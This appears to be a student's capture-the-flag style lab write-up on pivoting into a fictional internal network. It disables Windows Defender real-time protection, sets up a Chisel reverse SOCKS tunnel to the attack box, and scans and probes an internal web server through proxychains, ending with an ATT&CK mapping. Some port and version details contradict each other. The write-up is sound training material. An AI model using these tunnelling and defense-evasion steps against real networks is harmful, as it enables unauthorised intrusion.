Ex0b-Pivot

Jigar Patel

2023-10-18

Contents

1 Attack Narrative - Pivoting using Chisel

1. We rdesktop into the **costumes.artstailor.com** machine through the port-forwarded innerouter.artstailor.com. We login with the credentials of the local admin user **pr0b3**. We **turn off Real-time protection** in Windows Security. We close the RDP session for now.

2. We run the **chisel** ELF present in the Chisel directory. We run it as a server on port 135 (a whitelisted port in innerouter.artstailor.com) with reverse proxy and sock5 enabled.

```
┌──(kali㉿kali)-[~/Chisel]
└─$ chisel server --reverse --socks5 -p 135
2023/10/16 23:01:47 server: Reverse tunnelling enabled
2023/10/16 23:01:47 server: Fingerprint 0HxEXHWmWZ3T/sjfvsKkZfIsRQEqiEdglNBDQ
P5Xmvc=
2023/10/16 23:01:47 server: Listening on http://0.0.0.0:135
```

3. In the attack machine, we copy the **chiselx64.exe** into a folder named *Share*. We then again *rdesktop* into the *costumes.artstailor.com* machine. We use the **-r** parameter to specify the folder that contains **chiselx64.exe**.

4. We login into *costumes.artstailor.com* and mount the network share. We copy it into the Downloads folder. One might need to whitelist chisel-x64.exe, if it get removed still.

5. We will now run chiselx64.exe as a client. The first parameter is our chisel server and second is the attack-box-ip:attack-box-port:victim-box-ip:victim-box-port. Since we have socks5 enabled chisel server, we can substitute victim-box-ip:victim-box-port with socks, to dynamically forward packets. We also specify R:139 for attack-box-ip:attack-box-port, which means use reverse proxy with attack-box-port being 159 (allowed in firewall).

```
C:\Users\pr0b3\Downloads>chisel-x64.exe client 172.24.0.10:135 R:139:socks
2023/10/17 03:01:50 client: Connecting to ws://172.24.0.10:135
2023/10/17 03:01:50 client: Connected (Latency 1.6011ms)
```

6. We get a connection. We also confirm the connection in the attack machine.

```
┌──(kali㉿kali)-[~/Chisel]
└─$ chisel server --reverse --socks5 -p 135
2023/10/16 23:01:47 server: Reverse tunnelling enabled
2023/10/16 23:01:47 server: Fingerprint 0HxEXHWmWZ3T/sjfvsKkZfIsRQEqiEdglNBDQ
P5Xmvc=
2023/10/16 23:01:47 server: Listening on http://0.0.0.0:135
2023/10/16 23:01:50 server: session#1: Client version (0.0.0-src) differs fro
m server version (1.8.1-0kali2)
2023/10/16 23:01:50 server: session#1: tun: proxy#R:127.0.0.1:139⇒socks: Lis
tening
```

We see that our local port 139 is being forwarded using socks5 to the chisel client machine, and subsequently the client's local network.

7. Now we can run **proxychains** to force commands to use the chisel proxy. First, we add/edit the file /etc/proxychains4.config to have **socks5 127.0.0.1 139** in the end.

8. Next we run the command nmap with proxy chains as follows.

```
┌──(kali㉿kali)-[~]
└─$ sudo proxychains -q nmap -sT -sC -O -Pn -p80 10.70.184.100
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-17 21:00 EDT
Nmap scan report for devbox.artstailor.com (10.70.184.100)
Host is up (0.0039s latency).

PORT   STATE SERVICE
80/tcp open  http
|_http-title: Apache2 Debian Default Page: It works
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomp
lete
No OS matches for host
```

We observe port 80 is filtered and the HTTP banner says Apache running on Debian.

9. We try to netcat directly to port 80, and try an incorrect GET HTTP request. We get the following response.


```
┌──(kali㉿kali)-[/etc/profile.d]
└─$ proxychains nc devbox.artstailor.com 80
[proxychains] config file found: /etc/profile.d/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:139  ...  10.70.184.100:80  ...  OK
GET \index.html
HTTP/1.1 400 Bad Request
Date: Tue, 17 Oct 2023 04:17:55 GMT
Server: Apache/2.4.57 (Debian)
Content-Length: 226
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.57 (Debian) Server at www.artstailor.com Port 80</address>
</body></html>
```

We observe that the webserver on **costumes.artstailor.com** is **Apache 2.4.97** running on a **Debian machine**.


10. We can curl the webserver running on port 80 on *devbox.artstailor.com* using proxychains too.

```
┌──(kali㉿kali)-[~]
└─$ proxychains curl http://devbox.artstailor.com:80
```



In the response, we find the key by chance. **KEY012-uQC1WMZMFC9syMdne+o0pA==**.

11. We can also view it in the firefox using the command **proxychains4 firefox**.



The website has not been deployed on the Webserver yet it seems.

1.1 MITRE ATT&CK Framework TTPs

TA0007: Discovery
- **T1046:** Network Service Discovery
  - **N/A:** N/A

TA0005: Defense Evasion
- **T1562:** Impair Defenses
  - **.001:** Disable or Modify Tools

TA0011: Command and Control
- **T1090:** Proxy
  - **.001:** Internal Proxy